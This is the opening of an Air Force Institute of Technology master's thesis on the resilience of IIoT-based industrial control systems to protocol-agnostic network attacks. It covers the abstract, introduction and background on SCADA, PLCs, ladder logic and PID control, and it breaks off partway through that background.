Evaluating the Resiliency of Industrial Internet of Things Process Control Using Protocol Agnostic Attacks

Hector L. Roldan

EVALUATING THE RESILIENCY OF INDUSTRIAL INTERNET OF THINGS PROCESS CONTROL USING PROTOCOL-AGNOSTIC ATTACKS

THESIS

Hector L. Roldan, Captain, USAF

AFIT-ENG-MS-19-D-006

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

AFIT-ENG-MS-19-D-006

EVALUATING THE RESILIENCY OF INDUSTRIAL INTERNET OF THINGS PROCESS CONTROL USING PROTOCOL-AGNOSTIC ATTACKS

THESIS

Presented to the Faculty

Department of Electrical and Computer Engineering

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

In Partial Fulfillment of the Requirements for the

Degree of Master of Science in Cyberspace Operations

Hector L. Roldan, BS

Captain, USAF

December 2019

AFIT-ENG-MS-19-D-006

EVALUATING THE RESILIENCY OF INDUSTRIAL INTERNET OF THINGS PROCESS CONTROL USING PROTOCOL-AGNOSTIC ATTACKS

THESIS

Hector L. Roldan, Capt, USAF, B.S.C.S, SEC+

Committee Membership:

Barry E. Mullins, Ph.D., P.E.
Chair

Timothy H. Lacey, Ph.D., CISSP
Member

Stephen J. Dunlap, M.S., CISSP
Member

AFIT-ENG-MS-19-D-006

Abstract

Water treatment centers, dams, traffic control systems, critical manufacturing, powerplants are just some examples of the critical infrastructure which support this nation and many others [1]. A malfunctioning or stoppage of any one of these systems could result in hazardous conditions on its supporting populace leading to widespread damage, injury, and even death. The protection of such systems has been mandated by the Office of the President of the United States of America in Presidential Policy Directive Order 21, dated 12 February 2013 [1]. Due to its importance and Presidential mandate, researchers and defenders of America alike have placed enhanced resources and focus on the critical infrastructure of this nation. This is all aside from the already ongoing research aimed at improving the management and efficiency of different Industrial Control Systems (ICS). Industrial Internet of Things (IIoT) provides a way for increased data collection and boosts in efficiency. IIoT are devices with dedicated purpose, microprocessors, and Internet Protocol capabilities; one such example being smart sensors. The problem is IIoT changes the way an ICS network functions. Controllers within an ICS now rely on networked devices to control a process. The question then arises, how does IIoT change the cyber-attack surface?

In legacy ICS operational designs, the sensors and actuators were directly hardwired to controllers. IIoT elevates this physical layer of abstraction allowing for devices to communicate over networks instead. In addition to this, IIoT devices use different protocols to communicate which are similar in design. The similarity in design could lead to unifying vulnerabilities. The research here aims to discover vulnerabilities common to IIoT via their network accessibility and protocols. It is predicted that due to the aforementioned, an ICS with IIoT could be disrupted by attacking the network supporting the controller and sensor without needing specific details of what industrial protocol is used. To test this, three different industrial protocol-agnostic network attacks are executed against a custom testbed. Because of their protocol-agnostic behavior, the attacks on the ICS network could likely affect a larger range of protocols than just the ones tested here. The attacks are an Address Resolution Protocol (ARP) cache poison, a corrupted-replay attack, and an intelligent replay attack. In addition to the attacks, a solution is then tested to determine what can be done to reduce these vulnerabilities while still enabling the use of networked sensors. The solution tested is the physical separation of operational and informational devices.

Overall the three attacks were not all together significantly successful, with only four of the nine experiments having effective results. The ARP cache poison is the most successful of the three attacks, disrupting the control process of the testbed 28 out of 30 times over three different smart sensors. The attack severed the connection between the controller and sensor analogous to cutting the virtual wire between the two. The two replay attacks are less successful in causing noticeable disruption. The only successful replay attack is the intelligent replay attack when executed between the controller and the Allen-Bradley smart sensor; all ten executions consistently led to the draining of the testbed tank. Additionally, the separation of the non-essential engineering computer (used as the attack platform) from the operational devices nullified the attack's effects and mitigated the results seen in the attack experiments.

The few successful attacks simply showed how the relationship between the controller and the sensor are now more easily exploited due to its accessibility from the network and the nature of the industrial protocols which are employed. In addition to the accessibility, the similar design in protocols could likely mean this vulnerability can affect more than the protocols exploited here.

To my God, my country, my brothers and sisters in arms, and my family.

Acknowledgments

Thank you to the members of my committee, Dr. Barry Mullins, Dr. Timothy Lacey, and Stephen Dunlap. Your support, patience, and advice made the work more rewarding. Thank you to Lt Col Jeremy Jordan, Capt Seth Martin, Capt Rocco LiBrandi, and Lt Kenneth James for their mathematical mentorship and advice. I also cannot thank my wife and two boys enough for their endless love and support through the many hours spent away and mental absence when present.

"…Be as wise as snakes, innocent as doves"

-Matthew 10:16-

Hector L. Roldan, Capt, USAF

Table of Contents

List of Figures

List of Tables

List of Acronyms

EVALUATING THE RESILIENCY OF INDUSTRIAL INTERNET OF THINGS PROCESS CONTROL USING PROTOCOL-AGNOSTIC ATTACKS

I. Introduction

1.1 Overview and Background

The world of Industrial Control Systems (ICS) is ever evolving to find more efficient ways to manage processes, maintain control, and collect data for analysis. Some of this efficiency is made possible by Industrial Internet of Things (IIoT) devices, but due to the recent inception of the term, there is no set definition nor explanation on how it applies to critical infrastructure. The point of the term is to categorize devices that are considered to be smart and have specific functions in the network to which they are connected. Devices such as Programmable Logic Controllers (PLC), smart sensors, and smart actuators are some examples of IIoT devices. IIoT devices are not general Information Technology (IT) devices such as servers, computers, and network devices (switches and routers). In addition, IIoT devices complete a set of tasks, process, and communicate autonomously often through an Internet Protocol (IP)-based network. IIoT devices such as smart sensors present a potential solution to more efficient management of critical resources. These smart devices have abilities such as data storage, remote programmability, self-diagnosis, multiple endpoint communication, and more. Much can be gained by integrating smarter devices into an ICS network, but this capability relies on Transport Control Protocol and Internet Protocol (TCP/IP) networks to achieve its full potential and therein lies the concern. Prior to this point in the time span of ICS, components critical to the control of a process were hardwired to a controller such as a PLC. Now with IIoT it is possible to have networked sensors and actuators which communicate with controllers over TCP/IP networks. Networked devices such as sensors and actuators change the way an ICS depends on its network to control a process. Before this point, an ICS could function autonomously from the network; now, an ICS requires 100% uptime of the operational network and its components to ensure networked dependencies (smart sensors and actuators) remain unsevered. The research explores how the reliance of IIoT changes the cybersecurity landscape of an Industrial Control System. The following experiments seek to determine the potential weakness of a process dependent upon IIoT, specifically networked smart sensors.

1.2 Problem Statement

With the integration of ICS and IIoT becoming more of a reality, many have wondered what does this mean for the future of ICS? The research here aims to discover how the introduction of IIoT to an ICS system opens the door for sets of vulnerabilities which could be common to more than one ICS network. More specifically, the goal of this research is to discover if attacks between PLC and IIoT could be performed without knowledge of the supporting industrial protocols. It is hypothesized that due to the ease of access from the network, the ICS can be degraded/controlled by attacking the network between PLC and IIoT without knowledge of what industrial protocol is used between the two.

1.3 Approach

This research utilizes the LabVolt 3531 Pressure, Flow, Level, and Temperature Process Training System (hereafter referred to as the testbed) located within the Center for Cyberspace Research at the Air Force Institute of Technology. The testbed's legacy sensors are upgraded with four different network-based smart sensors and one differential pressure transmitter (DPT) sensor which is interfaced with an Allen-Bradley PLC utilizing an analog input/output module and an Ethernet/IP module. The DPT is effectively converted into a network-based sensor using standard legacy equipment, emulating how this could be done in the field with current equipment. The DPT has similar capabilities as the smart sensors in the sense that it can be communicated from multiple simultaneous nodes, all through a TCP/IP-based network.

Experiments are carried out against the testbed testing different combinations of PLC, smart sensors, and network configuration to identify which attacks work in what conditions and which network configurations are most resilient.

1.4 Assumptions and Limitations

One limitation of the research is the controller hardware on the testbed. Although three different sensor setups are tested, there is only one programmable logic controller available to manage the process, the Allen-Bradley ControlLogix 1756 PLC. The assumption, however, is that the network attacks performed can work on other controllers since the attacks are brand agnostic relative to the controller or sensor. In other words, the attacks focus on affecting the network through which the ICS is now reliant on for control, not necessarily the device. Another limitation is the testbed only had one industrial protocol to test the payloads against, namely Ethernet/IP. As is the case with the PLC limitation, the concept demonstrated in this research shows that dependence on IIoT, specifically networked-based smart devices, widens the attack surface of an ICS network without needing much knowledge of the industrial protocols.

1.5 Research Contributions

The attacks presented in this research contribute to the field of IIoT cybersecurity, which is in support of the Presidential mandate. The attacks provide data in support for current best practices and how they apply not only to legacy systems but to IIoT-reliant ICS networks. Additionally, in order to test some of the notions in this research, the testbed is upgraded to include newer IIoT technology for proof of concept. The testbed adds to the growing field of testbeds which either lack or are starting to include IIoT for cybersecurity research [2, 3, 4]. This testbed can be further used by ICS cybersecurity researchers at the Air Force Institute of Technology. The attacks performed in this research demonstrate the possibilities of affecting a critical process through attacks on the network protocols supporting the PLC and IIoT device which could affect more than one protocol.

1.6 Thesis Overview

Chapter 2 covers the necessary information to understand the background and relevant research pertinent to this thesis. Chapter 3 describes the testbed, upgrades to equipment, settings for the entire testbed, and diagrams for proposed solutions. Chapter 4 details the experiments to take place along with the proposed statistical analysis performed on the data collected. Chapter 5 presents the results of the experiments, the analyzed data, and interpretation of the analysis. Finally, Chapter 6 offers conclusions, recommendations, and future work.

II. Background and Related Research

2.1 Overview

This chapter provides necessary background information and creates a sound foundational knowledge vital for comprehending the research covering ICS, IIoT, smart devices, and cybersecurity. Industrial Control Systems are the heart of society, with the resources they manage acting as the blood giving life to a nation at large. To gain a basic understanding of these networks and what makes them function, Section 2.2 discusses the hardware, network layout, standard protocols, and software present in a typical Industrial Control System network as well as the everyday terms seen in the industry. Finally, Section 2.3 presents a background in IIoT and relevant research pertaining to malware within industrial control systems.

2.2 Background

2.2.1 Industrial Control Systems and Their History

Many use the term ICS and Supervisory Control And Data Acquisition (SCADA) interchangeably, which is an understandable but inaccurate misconception; SCADA is only a subset of ICS. The best starting point is to define what is an Industrial Control System. It is a collection (or some combination) of computing, mechanical, and sensing devices responsible for controlling the management of some process [5]. SCADA is a specific application of ICS where the management of critical infrastructure and the centralization of data collection over a dispersed geographical area are both vital, and the network layout distinctly shows this. Figure 1 is an example of an ICS as provided by the National Institute of Standards and Technology (NIST) [6].



Human - Machine Interface (HMI)
Remote Diagnostics and Maintenance
Set points, Control algorithms, Parameter constraints, Process Data
Controller
Manipulated Variable
Controlled Variables
Actuators
Sensors
Process inputs
Controlled Process
Process outputs
Disturbances

Figure 1. A Simplified ICS Network [6].

Several systems shown are needed for the smooth control of a process. A Human Machine Interface (HMI) is often a small computing device which receives status on the process and has options for an operator to control the process should the situation deem necessary; more on HMIs is discussed in Section 2.2.4. A sensor is a mechanical device which detects specific changes in the environment or process and transmits that status to the controller. The controller can be many types of devices that receive input (i.e., sensors, or human interaction via HMI) and then either make a change to the controlled process via an actuator based on programmed logic or sends warnings to connected systems. Much of the current and past research focuses on a popular device called a Programmable Logic Controller (PLC). A PLC accepts inputs in many different forms and completes tasks based on the inputs and the ladder logic currently running on it.

Before the architecture that exists today, many ICS networks were inaccessible from the Internet and operated by legacy equipment, hardwired in complicated ways and often needed manual intervention to control the process [7]. Today's architecture, however, exists because of newer technology such as PLCs, giving ICSs the ability for more streamlined communication using cheaper devices and adding one of the most significant benefits, the ability of automation, making it easier to correct errors and change the process if certain preprogrammed conditions are met. Because of devices like PLCs and other smart devices such as smart sensors and smart actuators, the modern SCADA network is made possible.

2.2.2 Supervisory Control And Data Acquisition

In comparison to a typical ICS network, Figure 2 illustrates a common SCADA architecture. Similarities between ICS and SCADA can be seen, such as a communication medium, a process managed by a controller, an HMI, along with other additions such as the Data Historian.




Figure 2. A typical SCADA Network Composition [6].

A typical SCADA network is categorized into four sections. The first section is the corporate network (not pictured) which is sometimes connected to the rest of the SCADA network separated by a firewall; however, current research shows this is not recommended since it only makes it easier to enter the critical infrastructure from the Internet [8, 9].

The Control Center is responsible for the centralization of information pulling and command dispersion; this is what makes the SCADA network what it is – a system which conducts supervisory control and data acquisition. At this level, many of the reporting, management, maintenance, and diagnostic tools exist for operators to use and with which to supervise the controlled process.

The third section is the communication medium between the Control Center and the field units. This section can take many different forms such as telephone landlines, microwave communication towers, satellite connections, or Wide or Local Area Networks.

The last section of a SCADA network is known as the field site, which is where the critical process exists. The field sites contain endpoint communication devices, sensing units, and the devices critical to the management of the process such as PLCs or various Intelligent Electronic Devices (IED) which are capable of autonomous management.

Together, these four sections comprise a SCADA network and are one way the management of critical resources which are dispersed over large geographic areas can be accomplished. Again, SCADA is only a subset to ICS and can be contrasted to another subset known as a Distributed Control System (DCS).

2.2.3 Distributed Control System

Where a SCADA network is more specific to geographically-dispersed resource management such as natural gas pipelines or electric power distribution, DCS are considered a similar concept but are generally confined to "four walls" as is the case with water/wastewater treatment plants

[7]. DCS operate much like SCADA in the sense that the equipment is similar: HMIs, PLCs, workstations, Local Area Networks (LANs), and supporting servers. With the exception of physical separation, DCS and SCADA are very much alike.

2.2.4 Human Machine Interfaces

One of the devices that allows an ICS operator to see the status of their process and interact with the system are Human Machine Interfaces. These come in several forms; the first version ran on embedded systems. Typically, programs were designed and loaded onto a computing device specifically built to be an interactive display of information and control which came to be known as HMIs. As technologies and protocols progressed, the HMI evolved to run as software on a typical Windows or Unix workstation. This evolution facilitated web-based solutions where interaction is made possible by a web server and accessed through browsers on operator workstations. The HMI implementation decision depends on the needs of an operator and the resources a company is willing to commit.

2.2.5 Workstations and Servers (Data Historian)

The next portion of a SCADA network critical to the supervisory aspect is workstations and servers. These computing devices typically run Windows or Linux. Workstations can have multiple SCADA programs running. For example, a workstation could be running desktop HMI solutions, network diagnostic tools, proprietary software for ICS management and design, and include tools for engineers to program PLCs and other smart devices on the network. The applications of these workstations vary widely depending on the age of the ICS and process they manage. Typically, the best practice with workstations is to limit access to the control section of an ICS to “read-only” rights [10].

Servers have multiple purposes one of which was briefly mentioned: a host to web-based diagnostics and tools for an operator. Another function hosted on servers most commonly seen in an ICS is called a Data Historian seen pictured in Figure 2. The main purpose of a historian is to gather and analyze the controlled process using statistical techniques [7]. Historians come in proprietary (e.g., Siemens, Allen-Bradley, General Electric) and third-party solutions such as software that B-Scada provides free of charge [11]. Historians store gathered information known as "tags" which can either be information automatically polled and stored or operator-generated inputs. Historians serve multiple purposes as they provide information for both analytical and maintenance purposes but also can be used by corporations for business purposes.

2.2.6 Programmable Logic Controllers and Ladder Logic

Automation is one reason why optimizations and resiliency of a managed resource are so easy. To achieve automation and optimization, a system needs the power of microprocessor-based devices, which can perform fast calculation and react to inputs faster than a human operator. One of the more popular devices is the Programmable Logic Controller such as the Allen-Bradley MicroLogix 1100 seen in Figure 3. A PLC's main function is to control a process as desired by the resource owner automatically. Using Figure 3 as an example, it has inputs labeled I/0-I/9 seen at the top of the PLC boxed in red. Using these inputs, the controller performs a series of checks in logic then triggers a series of outputs depending on the program.




Figure 3. MicroLogix 1100 Programmable Logic Controller.

If logic is programmed as intended, the process which the PLC manages is controlled accordingly. One language used to program the PLC is ladder logic; Figure 4 is a visual depiction of the basics (rungs, branches, input and output instruction symbols). In addition to this, two examples are shown in Figure 5 and Figure 6; pictured is the SL500 Instruction Set which is supported by Rockwell Automation devices [12].




Figure 4. A depiction of Ladder Logic Branches, Inputs, and Output Instructions [13].

Ladder logic is a set of instruction rungs on a "ladder" which are assessed one rung at a time, top to bottom, left to right. Each rung needs at least one input instruction and one output instruction, as seen on rungs 0000 – 0003 boxed in red in Figure 6; input instructions are the inverted brackets on the left of the rungs and the output instructions look like parenthesis on the right side of the rung. Instructions can be in sequence, seen in rung 0004 in Figure 6, or in parallel as in rung 0000 in Figure 5. This parallel rung is called a branch and functions like a logical OR; if either the top or bottom evaluate to true statements, then the signal is passed to the next instruction. Parallel rungs help organize the overall program giving an engineer the option to simplify what sets of input conditions should assert a specific output [13].

Aside from ladder logic, a PLC can be controlled by an operator should the need arise. One way this is accomplished is through the use of HMIs as previously described. PLCs, HMIs, and workstations can all be networked together to allow an operator to change the process should a need arise such as an emergency or system maintenance.




Figure 5. Example of Rockwell's SL500 Instruction Set Ladder Logic with Nested Rungs [12].




Figure 6. Ladder Logic with No Nested Rungs [12].

2.2.7 Proportional–Integral–Derivative Loop

One way to control a process, used by the testbed described in Chapter 3, is a Proportional-Integral-Derivative (PID) Loop. *P* is the proportion of measurement of error. In other words, it is the comparison of two data points: where the process is currently at and where it needs to be adjusted to. It is a one-to-one relationship including its sign (positive or negative) indicating in which direction the error is and its value. *I* relates to the integral over time; it is how corrections to the process are made due to the current *P*. *D* relates to the derivative, and it is how the loop attempts to predict necessary future adjustments dependent on the current rate of change. Figure 7 is a visual depiction of the PID loop as a closed feedback loop of set point, the measure of water level, PID calculation, valve adjustment and feedback of new measure water level.

